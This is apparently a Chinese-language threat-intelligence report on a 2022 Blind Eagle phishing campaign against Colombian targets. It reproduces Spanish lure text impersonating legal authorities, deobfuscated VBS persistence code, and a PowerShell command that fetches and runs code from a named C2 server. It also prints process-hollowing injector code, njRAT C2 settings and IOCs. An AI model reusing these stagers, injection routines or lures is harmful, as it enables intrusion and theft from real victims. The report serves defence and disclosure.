“盲眼鹰”近期伪造司法禁令的攻击活动分析

原创 红雨滴团队 奇安信威胁情报中心 2022-04-07 15:19

收录于合集

#南美 1 #APT 64 #盲眼鹰 1

背景

盲眼鹰（奇安信内部组织编号APT-Q-98）是奇安信独立发现并率先披露的APT组织。盲眼鹰组织是一个疑似来自南美洲的、主要针对哥伦比亚的APT组织，该组织自2018年4月起至今，针对哥伦比亚政府机构和大型公司（金融、石油、制造等行业）等重要领域展开了有组织、有计划、针对性的长期不间断攻击[1]。

由于19世纪和20世纪欧洲，中东和亚洲的迁徙浪潮，导致哥伦比亚是一个非常多元化的国家。在1980年代和1990年代，该国经历了打击毒品贩运的战争，谋杀率与犯罪率极高，21世纪初以来该国虽然稍微改善了生活品质与安全，但至今仍为毒品、毒贩、毒品种植的核心所在地，治安依旧败坏，为世界上最危险的国家之一。伴随着政治意见的不同、殖民经济、社会动乱等环境因素，针对性的情报窃取攻击广泛存在，这类APT攻击持续性强，针对性明确，隐蔽性高，应该时刻保持关注。

概述

近日，奇安信威胁情报中心红雨滴团队在日常的威胁狩猎中捕获到了盲眼鹰的攻击活动样本。在此攻击活动中，盲眼鹰组织的感染链与之前的攻击活动保持相对一致，使用诱饵PDF作为入口点，诱导受害者点击短链接下载压缩包，解压后点击执行伪装为pdf的VBS脚本，从而开启一个复杂的多阶段无文件感染链。经研判，本次攻击活动的特点如下：

1. 使用鱼叉钓鱼作为攻击入口，附件为pdf诱饵，诱导下载包含密码的压缩包，以此来躲避邮件检测系统的查杀；
2. 多阶段无文件内存加载，降低杀软的检出率；
3. 伪装成哥伦比亚国家司法部门，使用西班牙语的诱饵文档，最终加载njRAT，符合盲眼鹰的TTP；

样本分析

0x01 初始感染

本次捕获的初始攻击样本为pdf文件，其基本信息如下：

文件名	Embargo Judicial RAD 254-1548.pdf (司法禁令)
MD5	136D2A0C5F1F2A8B8BAF583D06DE6E85
文件大小	88681 bytes

文件类型	Pdf

点击执行后展示的页面如下，其文件内容伪造成西班牙语中最大的就业网络公司computrabajo发的扣押通知书，语言为西班牙语，符合盲眼鹰组织攻击目标特征[2]。文件内容大体是提示受害者会费违约，无法联系客户，将扣押资产。文件提供了核实文档的链接，以及查看密码5051。当鼠标放在链接上，可以看到，实际为一短链接。

Bogotá, 25 febrero 2022

Cordial saludo señor (@)

Asunto: Documento Notificación De Embargo

Para nosotros es una prioridad estar en constante comunicación con nuestros clientes y así pactar un medio de pago posible que se ajuste a su economía, todos nuestros intentos por comunicarnos con usted han sido fallidos, por lo tanto, no vemos solución alguna.

Usted ha incumplido en el pago de 15 cuotas con un total de 464 días de MORA, en vista de tal comunicado me permito informarle que se procederá con el embargo estipulado en su contra, no olvide que su cuenta bancaria de nómina es una de las garantías del embargo antes mencionado.


Por lo anterior solicitamos que cancele **INMEDIATAMENTE** para suspender las acciones judiciales en su contra. En caso contrario continuaremos con el proceso como lo establece el Art 681 del código de procedimiento judicial, solicitando el embargo y secuestro de todos sus bienes y los de su codeudor.

Para ver y dar mejor aclaración del cobro jurídico para su verificación. La contraseña para ver el documento es el número **5051.** Recuerde también puede ser consultado a través de la página https://www.systemgroupglobal.com/2251-2357 sin costo alguno.

https://bit.ly/3hefcl3

Casandra Montes Mier
T.P 21145780 del Consejo Superior de Judicatura
SISTEMCOBRO SAS.

点击短链接后，将下载一名为Embargo Judicial RAD 254-1548.pdf.rar的压缩包回来，压缩包中包含双后缀的vbs文件，并在文件名中提示解压密码为5051。



0x02 阶段一

诱饵VBS包含大量混淆，其文件内容包含时间注释，表明该次攻击活动发生在2022年2月16日前后。

对脚本去混淆后，可以明确看到其主要功能是将自身拷贝至系统启动目录中，并命名为CKW.vbs。

```
izlC = ")'sbv." + NvXW + " \putratS\smargorP\uneM"
izlC = izlC + " tratS\swodniW\tfosorciM\gnimaoR\ataDppA\'"
izlC = xKSW(izlC, WDQy (""),"")
nKua = "[System.I"
nKua = nKua + "O.File]::Copy('"
nKua = nKua + iWWN + "',"
nKua = nKua + "'C:\Users\' +  [Environment]::UserName + "
nKua = nKua + WDQy(izlC)
nKua = xKSW(nKua, WDQy("") ,"")
DjKZ = ("cmd.exe /c ping 127.0.0.1 -n 10 & powershell -command " + nKua )
vSvM.run DjKZ, 0, true
end if
Function oWuv(MNDb,NxNl)
dim IMPG
IMPG = "oWuv = "
IMPG = IMPG + "I" + "nS" + "t" + "r" + "(MNDb, NxNl)"
execute(IMPG)
End Function
Function xKSW(MNDb,NxNl,mbKL)
dim IMPG
IMPG = "xKSW = "
IMPG = IMPG + "R" + "eplac" + "e"
IMPG = IMPG + "(MNDb ,NxNl, mbKL)"
execute(IMPG)
End Function
```

ariables


Name	Value
VBScript global code]	
⊞ WScript	{...}
⊞ WSH	{...}
iWWN	"C:\Program Files\Vbsedit\USFSGYYH.vbs"
UfCZ	0
NvXW	"WKC"
izlC	")'sbv.WKC \putratS\smargorP\uneM tratS\swodniW\tfosorciM\gnimaoR\ataDppA\'"
nKua	"[System.IO.File]::Copy('C:\Program Files\Vbsedit\USFSGYYH.vbs','C:\Users\' + [Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ CKW.vbs')"
DjKZ	Empty

随后执行一段经base64编码的powershell脚本，其内容经解码后如下。

```
windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command
[Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://185.136.171.110/dll/cursodll.txt'));
[System.AppDomain]::CurrentDomain.Load($DLL).GetType('lpOUplMp.UGlymzUg').GetMethod('UDsSiDbb').Invoke($null, [object[]] (
'txt.1XW/wen/tset/94.91.142.19//:ptth'))
```

0x03 阶段二

上述powershell脚本先从C2：185.136.171.110下载cursodll.txt，经base64解码后调用其UDsSiDbb函数执行，并将powershell中的第二个URL链接作为参数传入。cursodll.txt内容如下所示：



UDsSiDbb函数的主要功能是下载上述powershell中的第二个URL链接，解码后保存在局部变量text3中，然后通过第三个URL链接下载新的后续来执行，其URL链接翻转后为：http://

185.136.171.110/p/cursope.txt，下载回来后解码调用其zzGvtpbo函数，并将微软RegSvcs.exe程序路径以及局部变量text3作为参数传入。

```
public static void UDsSiDbb(string _5)
{
    int num = 2;
    for (;;)
    {
        IL_180:
        string object_ = "txt.eposruc/p/011.171.631.581//:ptth";
        int num2 = 1;
        if (UGlymzUg.DhF5mKqiMlysdgNGMP() != null)
        {
            goto IL_5C;
        }
        do
        {
            IL_14E:
            string text2;
            string text3;
            switch (num2)
            {
            case 0:
                goto IL_43;
            case 1:
            {
                WebClient object_2 = new WebClient();
                UGlymzUg.jrIysfByCNpDfvo6pq(object_2, UGlymzUg.i1Rjpd2prFargVHkHN());
                string text = UGlymzUg.t2sXfVtfntlR66c4h7(object_2, UGlymzUg.XVIHJrnnOPHuVX7uuf(object_));
                num2 = 8;
                if (UGlymzUg.DhF5mKqiMlysdgNGMP() != null)
                {
                    goto IL_9C;
                }
                continue;
            }
            case 2:
                goto IL_180;
            case 3:
                return;
            case 4:
                goto IL_9C;
            case 5:
            {
                string text;
                UGlymzUg.tnvfW8cCuga3sMfhcc(UGlymzUg.LJb7tYxSawdnbF6lMr(UGlymzUg.dVJOBcDLUW0wGIIW6p(AppDomain.CurrentDomain, UGlymzUg.R1iFkPrtBIc1Xv0FjM
                  (text)), "jICudHOL.GZnnKoWc").GetMethod("zzGvtpbo"), null, new object[]
                {
                    text2 + "\\RegSvcs.exe",
                    Convert.FromBase64String(text3)
                });
                num2 = 3;
                if (UGlymzUg.DhF5mKqiMlysdgNGMP() != null)
```

0x04 阶段三

zzGvtpbo函数实际为注入器，创建傀儡进程RegSvcs.exe，将阶段二下载保存在text3中的内容进行注入，经分析，注入的文件实际为njRAT，这与盲眼鹰之前的TTP相吻合。

```
    }
    if (!GZnnKoWc.CreateProcess_API(path, text, IntPtr.Zero, IntPtr.Zero, false, 4u, IntPtr.Zero, null, ref startup_INFORMATION, ref
      process_INFORMATION))
    {
        throw new Exception();
    }
    int num = plvuar4gO186DDWRvo.ceasNZdrK(data, 60, plvuar4gO186DDWRvo.gaylm3Gxo);
    int num2 = plvuar4gO186DDWRvo.ceasNZdrK(data, num + 52, plvuar4gO186DDWRvo.gaylm3Gxo);
    int[] array = new int[179];
    array[0] = 65538;
    if (Df2cY8vw2OgU7pHXjK.ceasNZdrK(Df2cY8vw2OgU7pHXjK.zWDkBGmVD) == 4)
    {
        if (!GZnnKoWc.GetThreadContext_API(process_INFORMATION.ThreadHandle, array))
        {
            throw new Exception();
        }
    }
    else if (!GZnnKoWc.Wow64GetThreadContext_API(process_INFORMATION.ThreadHandle, array))
    {
        throw new Exception();
    }
    int num3 = array[41];
    int num4;
    int num5;
    if (!GZnnKoWc.ReadProcessMemory_API(process_INFORMATION.ProcessHandle, num3 + 8, ref num4, 4, ref num5))
    {
        throw new Exception();
    }
    if (num2 == num4 && GZnnKoWc.NtUnmapViewOfSection_API(process_INFORMATION.ProcessHandle, num4) != 0)
    {
        throw new Exception();
    }
    int length = plvuar4gO186DDWRvo.ceasNZdrK(data, num + 80, plvuar4gO186DDWRvo.gaylm3Gxo);
    int bufferSize = plvuar4gO186DDWRvo.ceasNZdrK(data, num + 84, plvuar4gO186DDWRvo.gaylm3Gxo);
    int num6 = GZnnKoWc.VirtualAllocEx_API(process_INFORMATION.ProcessHandle, num2, length, 12288, 64);
    bool flag;
    if (!compatible && num6 == 0)
    {
        flag = true;
        num6 = GZnnKoWc.VirtualAllocEx_API(process_INFORMATION.ProcessHandle, 0, length, 12288, 64);
    }
    if (num6 == 0)
    {
        throw new Exception();
    }
    if (!GZnnKoWc.WriteProcessMemory_API(process_INFORMATION.ProcessHandle, num6, data, bufferSize, ref num5))
    {
        throw new Exception();
    }
```

njRAT是jRAT的变体，也被称为Bladabindi；它是一种远程访问木马，用于远程控制受感染的机器。由于其可用性和技术，njRAT是世界上使用最广泛的RAT之一。njRAT木马建立在.NET框架之上，这种RAT使黑客能够远程控制受害者的PC。njRAT允许攻击者激活网络摄像头、记录按键并从网络浏览器中窃取密码。此外，Bladabindi让黑客可以访问受感染机器上的命令行。它允许攻击者杀死进程以及远程执行和操作文件。最重要的是，njRAT能够操纵系统注册表。当PC被感染时，njRAT会收集包括计算机名称、操作系统编号、计算机所在国家、用户名和操作系统版本等信息。

本次捕获的njRAT主要包含以下几种功能：


- 操控文件
- 下载文件执行
- 截屏
- 自更新
- 自删除
- 操作系统注册表
- 记录按键
- 更新C2配置信息

其访问的C2为wins10.duckdns.org，端口为57831。

```
public static string host = "wins10.duckdns.org";

// Token: 0x04000002 RID: 2
public static string port = "57831";

// Token: 0x04000003 RID: 3
public static string registryName = "33f0e228b5d";

// Token: 0x04000004 RID: 4
public static string splitter = "@!#&^%$";

// Token: 0x04000005 RID: 5
public static string victimName = "TllBTiBDQVQ=";

// Token: 0x04000006 RID: 6
public static string version = "0.7NC";

// Token: 0x04000007 RID: 7
public static Mutex stubMutex = null;
```

溯源与关联

奇安信威胁情报中心对此次捕获样本攻击手法，代码逻辑层面分析，发现此次捕获的攻击样本与盲眼鹰组织常用TTP基本一致。其中njRAT中的IP地址所在地为哥伦比亚，之前盲眼鹰使用的所有IP地址均归属于哥伦比亚，与该组织早期活动的IP地理位置相同。



诱饵文档的文件名称都是西班牙语，而且尝试伪装的信息、意图攻击的目标都与之前盲眼鹰的目标一致。我们通过在样本库中关联分析发现。在2022年2月25日，盲眼鹰组织伪装成哥伦比亚国家司法部门（www.fiscalia.gov.co）进行进行鱼叉钓鱼攻击。

2022/2/25 (周五) 23:13
Adriana Brieva Rivero <adriana_brieva@hotmail.com>
Notificación fiscalía.
收件人
Correo sospechoso - en verificación de TIC
邮件 NOTIFICACION FISCALIA.pdf

25/02/2022

EL SUSCRITO SECRETARIO DE LA COMISIÓN NACIONAL DE DISCIPLINA JUDICIAL

por medio de la presente en el Sistema Penal Oral Acusatorio (SPOA) por presuntos hechos delictivos que la fiscalía general de la Nación conoció a partir de la entrada en vigencia de la Ley 906 de 2004 y la Ley 1098 de 2006 y por hechos ocurridos desde el año 2010 se le notifica que usted fue llamado a indagatoria, favor descargar documentos donde se hace claridad al proceso del que usted hace parte.

其大体内容为被钓鱼者涉嫌犯罪，下载附件文件查看详情，其附件pdf文件如下：

FISCALÍA
GENERAL DE LA NACIÓN
DE LA GENTE, POR LA GENTE, PARA LA GENTE

DOLLY IRELA PALACIO MARTINEZ


Asistente de Fiscal II – DECVDH

Las acciones desplegadas en cumplimiento del direccionamiento estratégico dispuesto por la fiscalía general de la nación, enviamos copia donde usted hace parte del proceso

Descargar Guardar en OneDrive

Por motivos de seguridad se encuentra protegido con contraseña para visualizarlo deberá digitar la siguiente. CLAVE: 2021

诱饵pdf要求下载文件，打开密码为2021，实际下载回来为压缩包，里面压缩的是JS脚本，其后续攻击TTP与上述分析基本一致，这里就不再赘述。



总结

盲眼鹰组织是一直活跃在南美洲地区APT团伙，擅于使用钓鱼攻击，而且他们并不会在暴露后更改他们的攻击技战法或者数字武器，而是通过保持更新来使攻击活动尽可能的高效。

钓鱼邮件是APT攻击入口的重要手段，大多数用户安全意识不强，很容易被伪装邮件以及伪装的文档、欺骗性标题所迷惑。奇安信红雨滴团队提醒广大用户，谨防钓鱼攻击，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOCs

MD5

136D2A0C5F1F2A8B8BAF583D06DE6E85

E161D0119E58A42469EEDC018E8E61E6

43CC42AA63006E0200C011B72884EFD5

87FDB37D3AF229E98C9B4C0F86E97D7F
000BB96BD620E55EA6A358AF4BCB418B
28125694EF9C9C9C6CC68B34FF289C9C

URL

http://185.136.171.110/dll/cursodll.txt
http://185.136.171.110/p/cursope.txt
http://91.241.19.49/test/new/WX1.txt

C2

wins10.duckdns.org:57831
febenvi.duckdns.org:2050

参考链接

[1]. https://ti.qianxin.com/apt/detail/5c6b61fc596a100017f5890a?name=%E7%9B%B2%E7%9C%BC%E9%B9%B0&type=map
[2]. https://ti.qianxin.com/blog/articles/apt-c-36-continuous-attacks-targeting-colombian-government-institutions-and-corporations/

阅读原文